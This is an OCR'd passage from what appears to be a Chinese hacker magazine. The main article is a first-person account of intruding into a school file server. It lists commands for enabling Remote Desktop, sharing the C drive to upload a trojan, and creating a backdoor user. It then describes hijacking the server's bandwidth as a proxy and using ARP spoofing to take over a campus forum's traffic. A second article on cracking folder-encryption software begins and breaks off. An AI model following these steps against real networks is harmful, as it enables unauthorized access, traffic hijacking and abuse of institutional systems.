


图1




图2

接下来，我就打算创建新用户，然后直接通过3389登录，一般这样的服务器都开了3389，万一没开，也就一条命令就能解决（net start termservice），再万一被禁用了，那么就再在前面多加一条命令（sc config termservice start= auto），再万一对方把这个服务也删了，那就改用telnet登录，再执行“svchost -k termsvcs”，再万一对方把telnet也删除了，那就共享它的C盘（net share c=c:）上传木马。




图3

就在我创建用户的时候，惊奇的发现居然还有密码策略，如图3，于是我就使用了一个超级无敌的包含大小写字母+数字+符号的密码满足了它的要求，然后通过3389连接了上去。通过其主机名、600G的硬盘和目录结构，不难看出，这就是我们学校的文件服务器，如图4，图5。




图4




图5

可能有人要问了，拿下这台服务器又有什么用啊？难道放东西不成？既然是文件服务器，那肯定能做文件的传输服务吧，而做传输服务的，肯定又要有很大的带宽吧。



图6

那就拿来改善一下我的校园网速度吧，把它制作成一个代理服务器。经测试，这台电脑的下载速度确实不一般，如图6。

虽然每秒才800多K，但是这可是直接下载的速度，将其制作成sock5代理后，来改善一下我的迅雷的速度，如图7。我随便下了个东西，测试了一下速度，很不错，每秒2M，基本上可以满足日常需要了，如图8。当然这跟下载点也有关系，但总比学校给我们的每秒50K的要快吧！




图7




图8

说到这里，有些人就要纳闷了，不是还搞了梅南山下论坛

吗？是的呀，下面就听我一一道来。其实这个论坛的服务器和学校的服务器都在同一个网段内。校园官方网站的IP是172.16.2.3，梅南山下论坛的IP是172.16.2.4，我现在拿到的文件服务器的IP是172.16.2.32。

我现在已经进入了172.16.2.32，它们的网关都是172.16.2.1，现在我可以使用arp欺骗攻击来欺骗网关，告诉网关说我是172.16.2.4（梅南山下论坛）。这样一来，原本是要看梅南山下论坛的请求就发到了我这里（172.16.2.32），而我的电脑上就会返回一些想要返回的信息了，这也就是专业人士口中的会话劫持。这样一来就完成了对梅南山下论坛的欺骗攻击，当用户访问梅南山下论坛时就会看到我下面的信息，如图9。




图9

这样的欺骗可不是使用我们传统的ARP攻击工具，比如聚生网管之类的，我使用的是cooldiyer编写的arpspoof，这就是他当年欺骗攻击百度时所使用的工具。具体的操作如图10所示。在确定他的网卡之后，这里是3号，再进行欺骗。在欺骗时，加入我们要返回给访问者的信息，我这里返回的是如图11所示的一串html代码。




图10




图11

在欺骗过程中，访问梅南山下论坛的用户就会看到我留下的内容，当然了，当我停止欺骗后，访问将会恢复正常。我是个有素质的人，只搞了几分钟后就停止了，最后声明一点，如果有校内人士通过此方法进入该服务器，请勿破坏！

（本文所涉及到的MSSQL连接器、mssql弱口令扫描、arpspoof已收录到光盘中）

轻松破解精锐神秘文件夹

追梦

某日无事上网闲聊，一好友向我求助，说他使用精锐神秘文件夹加密了一个文件夹，但密码却忘记了，文件夹打不开了，求我帮他破解精锐神秘文件夹。俗话说：助人为快乐之本，于是我就爽快的答应下了。

正所谓：知己知彼，百战不殆。我们只需要知道软件的加密方法，破解就很容易了。破解的工具只需要木马辅助查找器2005就行，还需要准备一个要加密的文件夹。首先打开精锐神秘文件夹，输入要加密的文件夹的路径，再输入加密密码，如图1，等等，先别忙着点“加密文件夹”，我们的工具还没有用上呢。打开木马辅助查找器，选择“其它工具”，监视E盘，如图2。




图1

